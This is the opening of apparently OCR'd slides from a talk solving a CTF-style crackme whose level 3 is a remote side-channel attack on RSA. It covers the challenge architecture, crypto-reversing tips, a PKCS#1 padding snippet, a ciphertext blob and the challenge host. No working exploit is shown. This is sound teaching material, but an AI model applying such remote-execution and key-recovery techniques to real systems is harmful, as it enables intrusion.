Solving NoSuchCrackme level 3: A remote side-channel attack on RSA

Emilien Girault

SecurityDay Lille 1

Jan. 16, 2015

Introduction

- Challenge organized before NoSuchCon 2014
- Developed by Synacktiv
- Winners (kudos to them!)
  - Fabien Perigaud
  - David Berard & Vincent Fargues
  - Eltrai & Frisk0

Introduction (spoiler-free)

- 3 levels
  - MIPS crackme (reversing, static/dynamic analysis)
  - Web, Python sandbox escape
  - 

    Reversing, crypto, exploitation, side-channel attack
- Really great
  - Similarities with SSTIC challenges
  - Different skills required for each level
  - Motivation & time are necessary ☺
  - Just do it. You will definitely learn stuff!
- Solutions are online
  - http://www.nosuchcon.org/#challenge_result
  - http://doar-e.github.io/
  - http://0x90909090.blogspot.fr/


Roadmap

- Discover the challenge
- Get remote execution
- Recover the private key
- Decrypting the message


Roadmap

- Discover the challenge
- Get remote execution
- Recover the private key
- Decrypting the message

Challenge files




Challenge files





```
new message:
0C849AFE0A7C11B2F083C32E7FDB0F8AC03198D84D9990B26D644
3B1D185A36A235A561BB99FE897858371311B2AD6DFE75E199667
637EDEA7B9C14A158A5F6FFE15A1C14DAD808FDC9F846530EDD4F
E3E86F4F98571CD45F11190ED531FC940D62C2C2E05F997722358
08097763157F140FE4A57DB6AD902D9962F12BDFC1547CED3E282
604255B2A5331373CAEE557CC825DD6A03C3D2D7B106E4AD15347
BCB5067BDC60376FF1CC133F2C14
9d41dbb8da10b66cdde844f62e9cc4f96c3a88730b7b8307810cf
1906935123f97ac9b682dd401512d18775bd7bd9b8b40929f5b4a
1871ba44c94038793f0aa639b9d71d72d2accfcc95671c77a5c1c
32bc813b048f5dcb1f08b59d6a7afb3b34462ac6abb69cb70accb
24d78389a1777c5244b8063c542cc1f6c6db8d41d32df2e7132e2
1db8a1cc711c1a97c51ba29f1d1ac8fa901a902b2a987f0764734
F8b8cd2d476200e7ae62a424e2930d8b029409d0e5e13d4e11f4b
5f5cc1263f41b500b4340b8641465bbc56c64a575f0ee215d02de
a3d75552328cf5742c
```


Challenge files



Challenge files




Challenge files




* STPM isn't stripped (it has symbols)

Challenge files



* STPM isn't stripped (it has symbols)

The (very) big picture



What next ?

- What is the goal of the challenge?
  - Decrypt the `archive/messages` file
- How to achieve it?
  - Find out the encryption algorithm(s) & the key(s)
- How to start?
  - Understand how each component work
  - Network analysis
  - Reverse engineering

SecDrop & STPM

- SecDrop
  - Listens on nsc2014.synacktiv.com : 1337
  - Message storage service
  - Does not perform any cryptographic operation
- STPM
  - Listens on port 2014, but it is filtered ☹
  - Simulates a Hardware Security Module, in software
  - Driven by SecDrop
- Libsec.so
  - Implements all crypto operations and other utilities

Crypto reversing 101

- Crypto tends to slow down reversers
  - Code complexity, use of mathematical concepts…
  - Getting lost reversing useless functions is a common mistake

- **Identifying cryptographic primitives** is fundamental
  - Use symbols if present
  - Try to name functions, parameters, variables
    - You do not want to fully reverse well-known functions
  - Use sizes & cross-refs to guess types and data structures
    - Ex 1: distinguish key operations: asymmetric vs symmetric
    - Ex 2: identify « Bignums » implementations: well-known vs custom
  - Focus on keys: type, size, generation, etc.
  - Try to rewrite the algorithm & identify obvious vulns

Reversing NoSuchChallenge

- Crypto primitives
  - Symmetric : AES256 with OCB mode
    - Random keys generated by the client
    - Asymmetrically encrypted and sent to SecDrop
  - Asymmetric : RSA with PKCS#1 v1.5 padding

```
wk = '\x00\x02' + genpad(ks-16-2-1) + '\x00' + k
wk = int(wk.encode('hex'), 16)
wk = pow(wk, e, n)
wk = '%0*X'%(ks*2, wk)
```


    - Hardcoded 1384-bit modulus & exponent (0x10001)
    - Unknown private key stored in STPM (keyfile)
    - Custom Bignum format & manipulation functions
- Message file
  - Symmetrically encrypted message
